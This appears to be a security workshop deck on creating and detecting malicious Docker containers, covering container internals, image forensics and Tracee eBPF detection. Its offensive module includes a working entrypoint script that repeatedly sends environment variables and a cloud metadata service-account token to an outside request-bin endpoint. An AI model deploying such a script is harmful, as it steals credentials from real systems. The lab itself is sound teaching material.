



Welcome!

Creating and uncovering malicious containers: redux

Lab notes, setup guide

visit

https://github.com/lockfale/Malicious_Containers_Workshop

Orientation



GET REPO:

https://github.com/lockfale/Malicious_Containers_Workshop/



JOIN DISCORD

<https://discord.gg/HpwSwk5uxt>





David Mitchell

@digish0

<https://keybase.io/digish0>



Adrian Wood

@whitehacksec

<https://keybase.io/threlfall>



TA: Jan Nunez

@the probing teep



Add an orientation demo on the repo

Workshop Objectives


Get Familiar with Docker and & Kubernetes

Understand Linux Containers

Secure and Break into Containerized Workflows

Fundamentals of Analyzing Containerized Workflows

Understand some details of how Kubernetes Security works



Something fun upfront



Agenda



Part 1: Docker

- What is it?
- System Components
- Where do images come from?
- Observing docker containers
- Networking
- Image creation / Inspection / Reversing
- Security
- Practical - 'CTF' type situation



Part 2: Kubernetes

- Architecture and Components
- Usage
- Interacting
- Creating Clusters and Observing Pods
- Threat Modelling
- Offensive KBS
- Logging and IR Takeaways

Why Docker? Why Containers?



Very convenient way of packaging applications - 'just works'

Easy to automate via DevOps

Can provide Security Isolation


Better resource utilization vs vms

The consistency and portability is really great from a security inspection standpoint.

7


Docker gives you the ability to snapshot the OS into a shared image, and makes it easy to deploy on other Docker hosts. Locally, dev, qa, prod, etc.: all the same image. Sure, you can do this with other tools, but not nearly as easily or fast.

Docker Ecosystem



8

Docker isn't even the most interesting thing about Docker.
 We start by learning about docker(containers) so that the broader ecosystem makes sense.



Module 1: Docker

What is docker?

What is a container image?

System Components

Using the client

History



Container History


- 1979 - chroot system call
- 2000 - FreeBSD Jails
- 2001 - Linux Vserver
- 2004 - Solaris Zones
- 2008 - LXC
- 2013 - Docker

Containers vs server vs vm

Not a VM

Isolated set of processes

Better resource utilization vs vms



11

Single kernel per host

Isolated set of process (using namespaces and cgroups)

Abstracted in the kernel, doesn't require full hypervisor/VM and OS for process isolation (less resource usage)

Containers started on Linux with Docker

MS wanted in on that, so now on Windows

Containers are runtime instance of an image

Keeps runtime environment identical between dev=>prod


Containers can be restarted, stopped, destroyed and redeployed

Allows for more devops style automation

In other words...

Containers are...

"processes, born from tarballs, anchored to namespaces, controlled by cgroups."



Namespaces



Limit what a process can see (can only see what's in same namespace)

To list namespace you're running in:

```
$> ls -l /proc/self/ns/
```

JULIA EVANS
@b0rk

namespaces

inside a container, things look different

 I only see 4 processes in 'ps aux', that's weird...


Commands that will look different

- ps aux (less processes!)
- mount & df
- netstat -tulpn (different open ports!)
- hostname
- ... and LOTS more

why those commands look different:
↳ namespaces

 I'm in a different PID namespace so 'ps aux' shows different container processes!

every process has 7 kinds of namespaces



there's a default ("host") namespace

 "outside a container" just means "using the default namespaces"

processes can have any combination of namespaces

 I'm using the host network namespace but my own mount namespace!

♡ this? more at wizardzines.com

Cgroups, aka control groups

To list cgroup proc 1 is running in:

```
$ cat /proc/1/cgroup
```

processes running in a container
will have docker in the cgroup name

cgroups

JULIA EVANS
@b0rk

processes can use a lot of memory

I want 10 GB of memory
me too!
guys I only have 16 GB total

Linux

a cgroup is a group of processes

cgrouper !
Usually you'll assign the same cgroup to every process in a container.

cgroups have memory/CPU {limits}

you three get 500 MB of RAM to share, okay?

cgrouper

use too much memory: get OOM killed

I want 1 GB of memory
NOPE your limit was 500 MB you die now

Linux

use too much CPU: get slowed down

I want to use ALL THE CPU!
you hit your quota this millisecond, you'll have to wait

Linux

cgroups track memory & CPU usage

that cgroup is using 412.3 MB of memory right now!
see {/sys/fs/cgroup}!

Capabilities



- Normally docker containers have a seccomp filter in place for processes in the container (unless privileged)


Seccomp filtering provides a means for a process to specify a filter for incoming system calls.

- CAP_SYS_ADMIN and other capabilities can be dangerous
- A privileged container almost has all its capabilities enabled
 - You aren't really even running a 'container' at all at this point.

More on launching containers with capabilities in [this appendix item here](#).

One of the dangerous kernel capabilities is CAP_SYS_ADMIN. If you are acting in a container with this capability, you can manage cgroups of the system. We cover caps in greater detail later.

Capabilities



16

Docker client - CLI tool for to interact with docker (written in Go)

Docker daemon - Socket API that takes commands from client and is now reimplemented as containerd

Underlying Linux services:

containerd - implements the Container Runtime Interface (CRI), came from docker originally

runc - Open Container Initiative (OCI) compliant tool for spawning and running containers, the low level container runtime

when you run a container with docker, you're actually running it through the Docker daemon, containerd, and then runc.

containerd was separated out to make docker more modular

Exercise - *is this thing on?*



```
● ● ●  
$>  
$> docker run --help
```

Troubleshoot



- Is docker reporting down?
- Did you 'stop' the VM after setup?



```
$> sudo apt install acl -y  
  
$> sudo systemctl status docker  
  
# is it reporting down?  
  
$> sudo systemctl restart docker  
  
# need sudo?  
  
$> sudo setfacl -m user:$USER:rw /var/run/docker.sock
```

Run these only if you're having trouble with the prior docker command.

Babby's first image



```
...  
$> docker run hello-world
```

Single Command | Interactive Containers

```
$> docker run alpine ip addr  
  
$> docker run -it alpine /bin/ash
```

Typing `exit` will drop you out of the container shell

<code>-i, --interactive</code>	Keep STDIN open even if not attached
<code>-t, --tty</code>	Allocate a pseudo-TTY



Interactive Containers (cont)

What happened to the container after we exited? Is it gone?

```
# List running containers
docker ps
# Where is the container? Destroyed?
docker ps --all
docker start <id>
docker ps
docker attach <id>
```

Background a container



```
$> docker run -d nginx  
  
$> docker ps  
  
$> docker stop <nginx_id>
```

Fix unfriendly names:

```
$> docker run --name  
webserver -d nginx  
  
$> docker container ls
```

Container Persistence



Containers stopping when exited != ephemeral
They're still on the disk, you can restart or explore them (Hi,
IR)
later in the session, we'll be pulling apart images

```
● ● ●  
$> docker ps -a
```

Process Hierarchy



Look for the hierarchy of processes under containerd

```
$> docker run -d nginx  
$> ps auxf
```

```
\_ \_ (su-pam)
/usr/bin/containerd-shim-runc-v2 -namespace moby -id b2ab
\_ nginx: master process nginx -g daemon off;
  \_ nginx: worker process
  \_ nginx: worker process
/usr/bin/containerd-shim-runc-v2 -namespace moby -id 03e2
\_ nginx: master process nginx -g daemon off;
  \_ nginx: worker process
  \_ nginx: worker process
```

Module 2: Exploring Containers

Sourcing Images

Exploring Container History

Inspecting an image for suspicious content

Safely extracting content from an image & Dockerfiles

Thinking in a docker-first mindset with docker-ported tooling to decompile suspicious content

Images vs Containers



Image: Ordered collection of root file system changes and the corresponding execution parameters for use within a container runtime.

Contains union of layered filesystems stacked on top of one another.

No state, doesn't change.

Container: A runtime instance of an image. Consists of a Docker Image, an execution environment and a standard set of instructions.

An image is what you save & share, a container is what's running.


Where do images come from?



Find an image:

```
...  
$> docker search nmap
```

IR Callout: If you can track the deployment flow of a container (or a k8s pod), it would be helpful in ruling out rogue containers.



[Docker Hub](#) - the 'app store' of container images.

Or dockerhub via a Private Container Registry, e.g Artifactory

Users create/modify images, and load them into Artifactory, tagging their versions.
Some users have more authority / provenance than others.

Google Container Registry - Cloud Native / GCP Only

Azure Container Registry - ...

Docker images are at risk of the same open source / supply chain attacks as NPM, RubyGems, PyPi. [See this appendix slide for more details](#)

Docker is experimenting with an sbom tool in their experimental branch. `docker sbom ...`

Images are default unsigned



It isn't commonplace yet, but you can expect account compromises + package takeovers down the line.

Things exist to use in an enterprise environment for signing i.e GitHub - sigstore/cosign: Container Signing

[GitHub - sigstore/cosign: Container Signing](#)

DevRCRun commented on Feb 28, 2020 • edited

From the POV of a new docker user this does seem very odd indeed. If I pull node:alpine with content trust enabled I get a 13 month old image with vulnerabilities. If I pull with it disabled I get the eight day old image I was expecting.

As prospective docker customers I guess we're best talking to them directly about the fact this hasn't exactly inspired confidence!

6

[GitHub - sigstore/cosign: Container Signing](#)

<https://kubernetes.io/docs/tasks/administer-cluster/verify-signed-images/> (beta)

Exercise: Exploring Images and Container History



```
● ● ●  
$> docker run --name hist -it alpine /bin/ash  
/#> mkdir test && touch /test/Lorem  
/#> exit  
  
$> docker container diff hist  
$> docker container commit hist history_test  
$> docker image history history_test
```

29

changing files within the container will modify the sha256 digest.

Exercise: Exploring Container Images and History on Dockerhub



```
$> docker search dropboxservice
```

Scenario: You're looking for potential dependency confusion attempts for a company you're consulting for.

```
$> ~ docker search dropboxservice
NAME          DESCRIPTION      STARS      OFFICIAL      AUTOMATED
mkefi/_dropboxservice           0
```



Docker Image History



```
● ● ●  
$> docker pull mkefi/dropboxservice:latest  
$> docker image ls  
  
$> docker history mkefi/dropboxservice  
$> docker history --no-trunc --format "{{.CreatedAt}}:  
{{.CreatedBy}}" mkefi/dropboxservice |less  
# Use up and down arrow keys or [SPACE] to navigate, type q to quit
```



What's in the jar?

"Do not look in the jar, move on with your life, it's probably fine"



Extract without running



```
$> docker create mkefi/dropboxservice
# returns new container ID for a given image
$> docker cp $container_id:/dropboxservice.jar /tmp/app.jar
$> ls /tmp/*.jar
$> vim /tmp/app.jar
$> docker rm $container_id
```



The docker create command creates a writeable container layer over the specified image and prepares it for running the specified command.

This is similar to docker run -d except the container is never started. You can then use the docker start <container_id> command to start the container at any point.

33

<https://osdfir.blogspot.com/2021/01/container-forensics-with-docker-explorer.html>

The create command is the first step in a two step process to run a container, first the container is created, then it is started, we're simply skipping the second step since we don't want to run it since the contents are untrusted. Some cases like an isolated firing range with debugging and process/network analysis tools might be the exception.

The last command removes the container since we no longer need it after extracting the app.jar. Normally, you have to stop a container first before removing it, but we never started it, just created it.

Optional, quick checks



```
$> file /tmp/app.jar
$> mkdir /tmp/app
$> unzip /tmp/app.jar -d /tmp/app/
$> cat /tmp/app/META-INF/MANIFEST.MF
# Note the start class, main-class
$> strings /tmp/app.jar | less
```



<https://osdfir.blogspot.com/2021/01/container-forensics-with-docker-explorer.html>

The create command is the first step in a two step process to run a container, first the container is created, then it is started, we're simply skipping the second step since we don't want to run it since the contents are untrusted. Some cases like an isolated firing range with debugging and process/network analysis tools might be the exception.

The last command removes the container since we no longer need it after extracting the app.jar. Normally, you have to stop a container first before removing it, but we never started it, just created it.

Going the distance - decompile With docker!



```
$> docker run -it --rm -v /tmp:/mnt/ --user $(id -u):$(id -g)  
kwart/jd-cli /mnt/app.jar -od /mnt/app-decompiled  
  
$> ls /tmp/app-decompiled/  
  
$> less /tmp/app-decompiled/BOOT-INF/classes/application.yml
```



Using docker a docker utility (image) to decompile the java. - these images exist for basically everything.

In the case of java, this saves alot of time, as you don't normally have the jdk on hand and the whole process to get set up is not great.

reiterate, these docker images are at risk of the same open source supply chain attacks as NPM, RubyGems, PyPi that has been covered alot.

In the interest of time, we're going straight to the file that's doing most of the work.

Manual Reversing



```
$> cd ~ && mkdir testimage && cd testimage
$> docker pull nginx
$> docker save -o nginx.tar nginx
$> tar -xvf nginx.tar
```

Images are just big tarballs remember?

Technique maybe useful in later scenarios

Manual Reversing cont.



```
$> cat <hash>/json | jq
```


Note that things like files copied in, aren't referred to by name, but by hash.

Now that we've got our image extracted we can look for the commands used:

They should be stored in a .json file in the root of our extracted image with a long hex filename

Reading this through jq, lets us see the layers and commands

Extracting Dockerfiles from an image



What is a Dockerfile?

Dockerfile is a simple text file that consists of instructions to build Docker images. They're made of layers (more on that later).

Why would I want to extract the Dockerfile?

- When you cannot get a copy of the Dockerfile. ... such as if you don't know where the image came from ;).
- You can go about manually re-creating a Dockerfile using the docker image's history.
- This process you're learning can be automated.

Optional - Automated Inspection



<https://github.com/P3GLEG/Whaler/>

```
$> sudo docker run -t --rm -v  
/var/run/docker.sock:/var/run/docker.sock:ro pegleg/whaler  
-sv=1.36 nginx:latest
```

```
$> sudo docker run -t --rm -v  
/var/run/docker.sock:/var/run/docker.sock:ro pegleg/whaler  
-sv=1.36 mkefi/dropboxservice
```

One of the tools that does automatically what we kind of did manually. It will reconstruct the Dockerfile from the history in the image (those json files).

Things to look out for in images



Is the image "**Official**"? - those come from the vendors of the software - more reason to trust them.

Does the image have a "**verified publisher**" - Docker content from verified publishers. These products are published and maintained directly by a commercial entity.

When was the image last built? - Images hang around forever and there's no requirement for a recent build

Is there a Dockerfile available? - "Automated builds" will have one others won't. Being able to read the Dockerfile is very useful

Does the Dockerfile do anything dangerous? - Bad practices like '**curl bashing**' are quite common.

```
FROM ubuntu:18.04 ← # Verify the upstreams!
```

Curl Bashing



A bad practice.

Atleast review the script you're curl bashing,
here's an ex. from a Dockerfile:



Demonstration - don't run

```
RUN curl -L https://get.rvm.io -o rvm-install.sh
RUN chmod +x rvm-install.sh
RUN ./rvm-install.sh
# or
RUN curl -L https://get.rvm.io | bash
```

Look for this when checking out trustworthiness of an image.

Watch out: Exposing Services



By default services run by containers are not exposed to external networks

We can use the `-p` switch to do this



```
$> docker run -d -p 8080:80 nginx
```

Docker port forwarding rules can override other iptable rules made outside of docker!

This binds to `0.0.0.0` by default, you can also bind to a specific interface
The syntax `-p [IP_ADDRESS]:8080:80` could be used here to bind to a specific IP address
You can also use `-P` to publish all ports defined in the Dockerfile, but they appear on high ports pulled from a pool by Docker

Look for this when checking out trustworthiness of an image.

Is nginx real?



```
$> docker image inspect nginx | jq  
#Display detailed information on one or more images  
  
$> docker trust inspect nginx | jq  
#Return low-level information about keys and  
signatures
```

These commands also work for doing forensics on images (like the dbxservice exercise).



Module Conclusion - Inspecting Images

There are a variety of scripts and commercial tools to do this you'll ask better questions of vendors etc if you know the fundamentals

images can be poisoned at the source

whilst layers add provenance, they add some complexity, too. there are advanced methods of capturing memory of running containers (we'll cover this later).



Module 3: Offensive Docker Techniques

Places to hide in containers as an attacker

Creating malicious container images, and
deploying them


Using Docker in your offensive toolkit

Using techniques to hide or obscure our
implants/malware

Hide/obscure our linux processes.

eBPF

- Introduced into the Kernel in Dec 2014.
- Lets you run code in the kernel without building/maintaining a kernel module (hard).
- eBPF programs work off system hooks, monitoring for certain system calls or network calls, then performing additional steps.
- A great way to monitor containers and pods, which has historically not been easy.
- Interesting features are gated behind CAP_SYS_ADMIN



eBPF is a ridiculously stealthy method of maintaining persistence in rootkits once you've got root.

Tracee



Tracee is a Runtime Security and forensics tool for Linux made by aqua security

It uses Linux **eBPF technology** to trace your system and applications at runtime, and analyzes collected events in order to detect suspicious behavioral patterns.

eBPF based Runtime Security fills gaps in visibility that exists with traditional EDR's.

Output

We'll use Tracee to demonstrate some detections and their origins, in the same way an eBPF based EDR (i.e Cilium, Crowdstrike) would to your SIEM. (Splunk, Panther, etc).


We barely scratch the surface of eBPF /Tracee's capabilities.

```
INFO: probing tracee-ebpf capabilities...
INFO: starting tracee-ebpf...
INFO: starting tracee-rules...
Loaded 14 signature(s): [TRC-1 TRC-13 TRC-2 TRC-14 TRC-3 TRC-11 TRC-9 TRC-4
TRC-5 TRC-12 TRC-6 TRC-10 TRC-7 TRC-15]
Serving metrics endpoint at :4466
```

47

Starting Tracee

```
#in a new terminal window:  
  
$> docker run \  
-d --name tracee --rm \  
--pid=host --cgroupns=host --privileged \  
-v /etc/os-release:/etc/os-release-host:ro \  
-e LIBBPFGO_OSRELEASE_FILE=/etc/os-release-host \  
aquasec/tracee:0.15.1  
  
$> docker logs tracee --follow 2>&1 |grep MatchedPolicies
```



Exercise - Create a Dockerfile



SECURITY
b-sides
CHARLESTON, SC

```
$> cd ~ && mkdir imagetest && cd imagetest && vi Dockerfile
```

Create Request Bin

Hosted on pipedream.com and private by default.
Create a [public bin](#) instead

Make sure you select public bin

Exercise - Create a Dockerfile



```
FROM ubuntu:20.04
RUN groupadd -g 999 usertest && \
useradd -r -u 999 -g usertest usertest
RUN apt update && apt install -y curl tini
COPY ./docker-entrypoint.sh /docker-entrypoint.sh
RUN chmod +x docker-entrypoint.sh
USER usertest
# Go to requestbin.com and get a public url and replace REQUESTBIN_URL below
ENV URL REQUESTBIN_URL
ENV UA "Mozilla/5.0 (BeOS; U; BeOS BePC; en-US; rv:1.8.1.7) Gecko/20070917
BonEcho/2.0.0.7"
# Replace HANDLE with your 133t hacker name or some other identifying designation
ENV USER HANDLE
# add a password
ENV PW PASSWORD
ENTRYPOINT ["/usr/bin/tini", "--", "/docker-entrypoint.sh"]
```

After pasting hit `esc` then `:wq` to leave

50

Dockerfile best practices: <https://github.com/hexops/dockerfile>

Exercise - Create a entrypoint file

```
● ● ●  
$> vi docker-entrypoint.sh
```

After pasting hit `esc` then `:wq` to leave

The `ENTRYPOINT` instruction is used to
configure the executables that will always run
after the container is initiated

Exercise - Create an endpoint script

```
#!/usr/bin/env bash

if [ "shell" = "${1}" ]; then
    /bin/bash
else
    while true
    do
        sleep 30
        curl -s -X POST -A "${UA}" -H "X-User: ${USER}" -H "Cookie: `uname -a | gzip
| base64 -w0`" -d \
`{ env && curl -s -H 'Metadata-Flavor:Google'
http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/defa
ult/token; } | gzip | openssl enc -e -aes-256-cbc -md sha512 -pbkdf2 -salt -a
-pass "pass:${PW}" | base64 -w0` \
$URL
        echo
    done
fi
```

After pasting hit `esc` then `:wq` to leave

52

Make sure you select public bin

Exercise - build and run



```
# Build the docker image based on Dockerfile in  
# current directory, tag it as 'cmddemo'  
$> docker build -t cmddemo .
```

```
# Run a docker container with the cmddemo tagged  
# image and view the logs/output  
$> docker run --name demo -d cmddemo  
$> docker logs demo --follow 2>1
```

Exercise - collect your loot

Go to requestbin.com page for your url, see the requests come in every 30 seconds. Verify the requests have your handle in the header (public URL).

You should be able to decode the cookie field simply with

```
• • •  
$> base64 -d <<< [cookie field content] | gunzip
```

We're using requestbin in lieu of setting up an attacker host or listener for simplicity and time constraints. This can be a C2 endpoint, a web host you manage or even a simple netcat listener.

This is a very simple data exfil exercise using LoL (live off land) tools freely available in Linux and common images (curl, gzip, etc). Use of these tools is less likely to raise suspicion.



Tracee detects new executables
being dropped
@ runtime.

This reinforces the need to use
signing, so you don't get
overwhelmed by alerts of this
nature.

you might see 'lost n events' - don't
worry, it's just a cache being
cleared.

```
● ● ●  
Last login: Wed Jul 27 17:36:00 2022 from 35.235.241.16  
griffin_s_francis@dc30:~$ sudo su  
root@dc30:/home/griffin_s_francis# docker run \  
> --name tracee --rm -it \  
> --pid=host --cgroups=host --privileged \  
> -v /etc/os-release:/etc/os-release-host:ro \  
> -e LIBBPFQ_OSRRELEASE_FILE=/etc/os-release-host \  
> aquasec/tracee:latest  
INFO: probing tracee-ebpf capabilities...  
INFO: starting tracee-ebpf...  
INFO: starting tracee-rules...  
Loaded 14 signature(s): [TRC-1 TRC-13 TRC-2 TRC-14 TRC-3 TRC-11 TRC-9 TRC-4 TRC-5 TR  
Serving metrics endpoint at :4466  
*** Detection ***  
Time: 2022-07-27T17:41:03Z  
Signature ID: TRC-9  
Signature: New Executable Was Dropped During Runtime  
Data: map[file path:/usr/lib/x86_64-linux-gnu/engines-1.1/capi.so.dpkg-new]  
Command: dpkg  
Hostname: 6e585da9987f  
*** Detection ***  
Time: 2022-07-27T17:41:03Z  
Signature ID: TRC-9  
Signature: New Executable Was Dropped During Runtime  
